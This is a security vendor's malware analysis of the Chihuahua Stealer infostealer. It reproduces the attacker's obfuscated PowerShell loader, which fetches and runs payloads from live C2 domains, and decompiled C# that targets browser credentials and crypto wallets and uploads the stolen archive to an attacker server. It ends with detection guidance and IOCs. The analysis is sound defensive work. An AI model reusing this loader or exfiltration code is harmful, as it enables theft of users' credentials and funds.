Chihuahua Stealer: A new Breed of Infostealer

By G DATA Security Center

Published: 2025-05-13 · Archived: 2026-04-05 23:22:04 UTC

05/13/2025

Sit, Fetch, Steal - Chihuahua Stealer: A new Breed of Infostealer

Reading time: 5 min (1302 words)

Analysis by Lovely Antonio and Chloe de Leon

Chihuahua Stealer is a newly discovered .NET-based infostealer that blends common malware techniques with unusually advanced features. It first came to our attention through a Reddit post made on April 9, where a user shared an obfuscated PowerShell script, they were tricked into executing via a Google Drive document. If this sounds vaguely familiar: You are not wrong - we have seen similar things in a fake recruiting campaign, and we also wrote about this. The script uses multi-stage payloads, achieving persistence through scheduled tasks and leading to the execution of the main stealer payload. This blog article breaks down each stage of the attack chain, beginning with the initial delivery method and ending in encrypted data exfiltration.

Key Takeaways (tl;dr)

- The infection begins with an obfuscated PowerShell script shared through a malicious Google Drive document, launching a multi-stage payload chain.
- Persistence is achieved through a scheduled job that checks for custom marker files and dynamically fetches additional payloads from multiple fallback domains.
- The main payload, written in .NET, targets browser data and crypto wallet extensions.
- Stolen data is compressed into an archive with the file extension ".chihuahua" and encrypted using AES-GCM via Windows CNG APIs.
- The encrypted archive is exfiltrated over HTTPS, and all local traces are wiped, demonstrating its stealth techniques.

PowerShell Script Behavior

Our colleague found an interesting post in reddit on April 9, where a user shared a PowerShell script that had tricked them into running it via a Google Drive document. Upon further examination, it turns out that the PowerShell-based loader initiates a multi-stage execution chain that uses Base64 encoding, hex-string obfuscation, and scheduled jobs to establish persistence. It will retrieve additional payloads from fallback C2 domains — indicating a modular and stealth-focused design.

The initial stage is a short launcher that executes a Base64-encoded string via PowerShell's iex, bypassing execution policy checks and running silently. This allows the attacker to embed the actual logic in an encoded payload, delaying analysis and signature detection.

```
-Verb RunAs -argument '-windowstyle hidden -nologo -noprofile
-executionpolicy bypass -command
"iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String
(''<encoded_base64_payload>''')));"'
```

PowerShell Loader with Embedded Base64 Payload

After decoding, the second-stage script reconstructs a large, obfuscated hex payload. It strips custom delimiters (i.e. “~”), converts the hex into ASCII characters, and dynamically builds the third-stage script. This runtime reconstruction technique evades static detection and sandbox analysis.

The deobfuscated script creates a scheduled job with job name “f90g30g82” that runs every minute, persistently calling a logic block. It checks the user’s Recent folder for files with the “.normaldaki” extension, used as infection markers. If a file is found, it queries a C2 server (cdn[.]findfakesnake[.]xyz) for further instructions. If the response contains a “Comm” trigger, the payload is decoded and executed. If the primary server is unreachable, the script falls back to a second domain (cat-watches-site[.]xyz).

```
ipconfig /flushdns

    Register-ScheduledJob -Name "f90g30g82" -ScriptBlock { Write-Output "Now Checking Your DNS
    Configuration...";}
$JobParms = @{
       Name = "f90g30g82"
       ScriptBlock = {
       $GTS = [Environment]::GetFolderPath([Environment+SpecialFolder]::Recent)
       $RZS = Get-ChildItem -Path $GTS -Filter "*.normaldaki"
       $GLINA = "";
       $shakirovanna = "cdn.findfakesnake.xyz";
 foreach ($m in $RZS) {
     $GLINA = $m.Name;
 }

     try
     {
     $g= Invoke-RestMethod -Method Get -Uri https://$shakirovanna/status/$GLINA -ContentType
      application/json -Headers $headers

     if ($g.Contains("Comm"))
     {

         $klo = $g.Split("|")[1]
         iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($klo)));
     }
     }
     catch
     {
     $jeep =
      [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($shakirovanna));
     $bakal = Invoke-RestMethod -Method Get -Uri https://cat-watches-site.xyz/api/$jeep
      -ContentType application/json -Headers $headers

     if ($bakal.Contains("splash"))
     {

         $kli = $bakal.Split("|")[1];
         iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($kli)));
     }

     }
                    }
     }
```

Scheduled Job Setup and Marker-based Payload Execution

```
Get-ScheduledJob -Name "f90g30g82" | Set-ScheduledJob @JobParms -Trigger (New-JobTrigger -Once
-At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 1) ` -RepeatIndefinitely)

    $qg0jscyo2j = [Environment]::GetFolderPath([Environment+SpecialFolder]::Recent) +
    "\yz1bio3c";
    $getcheck=Invoke-RestMethod -Method Get -Uri
    https://flowers.hold-me-finger.xyz/apiboom/arbhr49b -ContentType application/json -Headers
    $headers
    invoke-webrequest -erroraction silentlycontinue -uri
    "https://onedrive.office-note.com/res?a=c&b=&c=8f2669e5-01c0-4539-8d87-110513256828&s=eyJhbG
    ciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiI4YTJlNmI1MDQ4M2E5MWYyODkzNTQ4Y2M1MDUwMDg1NyIsInN1Y
    iI6IjEzN2JkZGY0ZDgzYjZhOTYifQ.vXOOM_cWpG2OmzSx5t2l9A6ecnMKFzunS4LWccgfPjA" | Out-Null;
    $bytes = [System.Convert]::FromBase64String($getcheck)
    $assembly = [System.Reflection.Assembly]::Load($bytes)
    $entryPointMethod =
    $assembly.GetTypes().Where({ $_.Name -eq "Program" }, "First").GetMethod("Main",
    [Reflection.BindingFlags] "Static, Public, NonPublic")
    $entryPointMethod.Invoke($null, (, [string[]] ("ozbm82wd", "qvw8o96m")))

    clear-host;
    Set-Clipboard -Value " ";

exit;
```

Fallback Payload Retrieval and In-memory Execution

The final stage sets the scheduled job's trigger and retrieves a .NET assembly from flowers[.]hold-me-finger[.]xyz, followed by another Base64-encoded payload from a OneDrive-based URL. This payload, the Chihuahua Stealer, is decoded and loaded directly into memory using reflection, then executed via its Main methods. Finally, the script clears the console and wipes the contents of the clipboard.

Initial Execution

The stealer begins execution with DedMaxim() function, which prints transliterated Russian rap lyrics to the console with short pauses between each line. While these strings serve no functional purpose, their presence may offer a cultural or personal signature. It's possible the malware author included these as a reference to a favorite artist or scene, similar to other themed malware that embed music, memes, or personal trademarks into their payloads.

```
// Token: 0x06000068 RID: 104 RVA: 0x00007504 File Offset: 0x00005704
private static void Main(string[] args)
{
    Program.DedMaxim();
    BackOnMyAss backOnMyAss = new BackOnMyAss();
    backOnMyAss.PopilLina();
    Environment.Exit(Program.StatusCode());
}
```

Main Program

Browser and Wallet Targeting

Once the stealer finishes printing the lyrics, it moves to the core logic inside. The function PopilLina() is where the malware sets up its internal operations. The malware queries the machine name and disk serial number using WMI and combines them into a single string. The string is passed through two obfuscated helper functions that transform it into a hashed unique identifier for that specific machine. This ID is used to label the archive and folder containing stolen data.

```
public static string Prazdnik()
{
    List<string> list = Blizkiy.MOS("SELECT * FROM Win32_DiskDrive", "SerialNumber", "", "");
    string te = Environment.MachineName + "-" + list[0];
    return Blizkiy.BTH(RealnyOG.ST52(te));
}
```

Query for Machine Name and Disk Serial Name

```
public static string[] SinBinoklya = new string[]
{
    "%PRIKUPILIXULI%\\AppData\\Local\\Google\\Chrome\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\Google(x86)\\Chrome\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Roaming\\Opera Software\\Opera GX Stable",
    "%PRIKUPILIXULI%\\AppData\\Roaming\\Opera Software\\Opera Stable",
    "%PRIKUPILIXULI%\\AppData\\Local\\Microsoft\\Edge\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\BraveSoftware\\Brave-Browser\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\Chromium\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\Slimjet\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\MapleStudio\\ChromePlus\\User Data",
    "%PRIKUPILIXULI%\\AppData\\Local\\Iridium\\User Data"
```

List of Known Browser Directories to check if exists in the system

After generating the victim ID and setting up the staging directory, the malware transitions to data extraction. It scrapes sensitive files from known browser locations and crypto wallet extensions. The function Sosalnya.Metodichka() receives an array of browser data directories and verifies which ones exist in the system.

%PRIKUPILIXULI% is a string replacement placeholder for %USERPROFILE%, so at runtime, the malware dynamically checks for these folders to identify which browsers are installed. Once the list of valid directories is determined, Armyanec01() iterates through each one and steals login data, cookies, autofill info, and web data including browsing history, saved sessions, and payment info.

It also targets browser extensions, specifically crypto wallets by matching against known extension IDs and dumping data from folders corresponding to wallets.

```
public static string[] Chotam = new string[]
{
    "cgeeodpfagjceefieflmdfphplkenlfk|EVER Wallet",
    "acmacodkjbdgmoleebolmdjonilkdbch|Rabby",
    "nhnkbkgjikgcigadomkphalanndcapjk|Clover Wallet",
    "cnmamaachppnkjgnildpdmkaakejnhae|Auro Wallet",
    "jojhfeoedkpkglbfimdfabpdfjaoolaf|Polymesh Wallet",
    "nknhiehlklippafakaeklbeglecifhad|Nabox Wallet",
    "ookjlbkiijinhpmnjffcofjonbfbgaoc|Temple",
    "dkdedlpgdmmkkfjabffeganieamfklkm|Cyano Wallet",
    "cihmoadaighcejopammfbmddcmdekcje|LeafWallet"
```

List of Known Crypto Wallets Extension IDs


Staging and Compression

After stealing browser data and wallet-related extension files, the malware prepares the loot for encryption and possible exfiltration. PawPawers() writes a plaintext file called Brutan.txt to the working directory. Once the folder is populated, the stealer compresses the entire folder into a .zip archive with the extension ".chihuahua."

Encryption

After the malware compresses the stolen data into a ".chihuahua" archive, it immediately encrypts it using AES-GCM. The encrypted output is written to <victimID>VZ.
The actual encryption is done using native Windows Cryptography API: Next Generation (CNG) functions. It provides authenticated encryption (GCM), making decryption nearly impossible without the key.

Most commodity stealers either skip encryption entirely or use basic methods such as XOR, Base64, or .NET's built-in cryptographic libraries. In contrast, this sample applies AES-GCM via Windows CNG APIs. While this provides authenticated encryption, it's important to note that the symmetric key is embedded in the binary, making it recoverable through analysis. This use of CNG is relatively uncommon among stealers but does not necessarily indicate sophistication.



```
public byte[] DDC(byte[] key, byte[] iv, byte[] aad, byte[] cipherText, byte[] authTag)
{
    IntPtr intPtr = Cloun.OAP("AES", "Microsoft Primitive Provider", "ChainingModeGCM");
    IntPtr hKey;
    IntPtr hglobal = Cloun.IK(intPtr, key, out hKey);
    Pacani.BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO bcrypt_AUTHENTICATED_CIPHER_MODE_INFO = new Pacani.BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO(iv, aad, authTag);
    byte[] array2;
    using (bcrypt_AUTHENTICATED_CIPHER_MODE_INFO)
    {
        byte[] array = new byte[Cloun.MATS(intPtr)];
        int num = 0;
        uint num2 = Pacani.BCryptDecrypt(hKey, cipherText, cipherText.Length, ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array, array.Length, null, 0, out num, 0u);
        array2 = new byte[num];
        num2 = Pacani.BCryptDecrypt(hKey, cipherText, cipherText.Length, ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array, array.Length, array2, array2.Length, out num, 0u);
    }
    Pacani.BCryptDestroyKey(hKey);
    Marshal.FreeHGlobal(hglobal);
    Pacani.BCryptCloseAlgorithmProvider(intPtr, 0u);
    return array2;
}
```

Encryption using Windows Cryptography API: Next Generation (CNG)

Exfiltration

Once the stolen data has been zipped and encrypted into a ".VZ" file, the malware attempts to exfiltrate it to an external server using a retry loop.

The actual exfiltration happens in VseLegalno(). The function creates a WebClient instance and sets headers to mimic a binary file upload, then uploads the ".VZ" encrypted file to hxxps://flowers[.]hold-me-finger[.]xyz/index2[.]php.

```
public static bool VseLegalno(string cons, string papajons)
{
    bool result;
    try
    {
        new WebClient
        {
            Headers =
            {
                {
                    "Content-Type",
                    "binary/octet-stream"
                },
                {
                    "TimeStamp",
                    cons
                },
                {
                    "Cookie",
                    Convert.ToBase64String(Encoding.UTF8.GetBytes(DuckDucker.Murlyshka))
                }
            }
        }.UploadFile("https://flowers.hold-me-finger.xyz/index2.php", "POST", papajons);
        result = true;
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Uploading of Stolen Data

Cleanup

Upon finishing its task, the stealer wipes all evidence of its activity from the disk. This is done using standard file and directory deletion commands.

Conclusion

Chihuahua stealer appears lightweight on the surface, but its use of stealthy loading, scheduled task persistence, and multi-staged payload delivery shows a deliberate effort to evade detection.

To improve detection coverage, monitoring for the following should be considered:

- Alert on frequent scheduled PowerShell jobs with suspicious or obfuscated commands.
- Hunt for unusual file extensions or marker files in directories like *Recent* or *Temp*.
- Detect Base64 decoding combined with .NET reflection (e.g., Assembly::Load()) in PowerShell logs.
- Flag uncommon AES-GCM usage via Windows CNG APIs, especially when tied to outbound HTTPS traffic.

MITRE

- Command and Scripting Interpreter: PowerShell: T1059.001
- Windows Management Instrumentation: T1047
- Credentials from Password Stores: Credentials from Web Browsers: T1555.003
- Exfiltration Over C2 Channel: T1041

IOC

IPs/URLs:

- hxxps://onedrive[.]office-note[.]com/res?a=c&b=&c=8f2669e5-01c0-4539-8d87-110513256828&s=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiI4YTJlNmI1MDQ4M2E5MWYyODkzNTQ4Y2M1MDUwMdg1NyIsInN1YiI6IjEzN2JkZG0zYjZhOTYiQ.vXOOM_cWpG2OmzSx5t2l9A6ecnMKFzunS4LWccg
- hxxps[:]//flowers[.]hold-me-finger[.]xyz/index2[.]php
- hxxps[:]//cat-watches-site[.]xyz/
- hxxps[:]//cdn.findfakesnake.xyz/

PowerShell Script:

SHA:
afa819c9427731d716d4516f2943555f24ef13207f75134986ae0b67a0471b84

Detection: PowerShell.Trojan-Downloader.Agent.IE1KHF

Payload:
SHA:
c9bc4fdc899e4d82da9dd1f7a08b57ac62fc104f93f2597615b626725e12cae8

Detection:
Win32.Trojan-Stealer.Chihuahua. 8W7FOE

Related articles:

Content
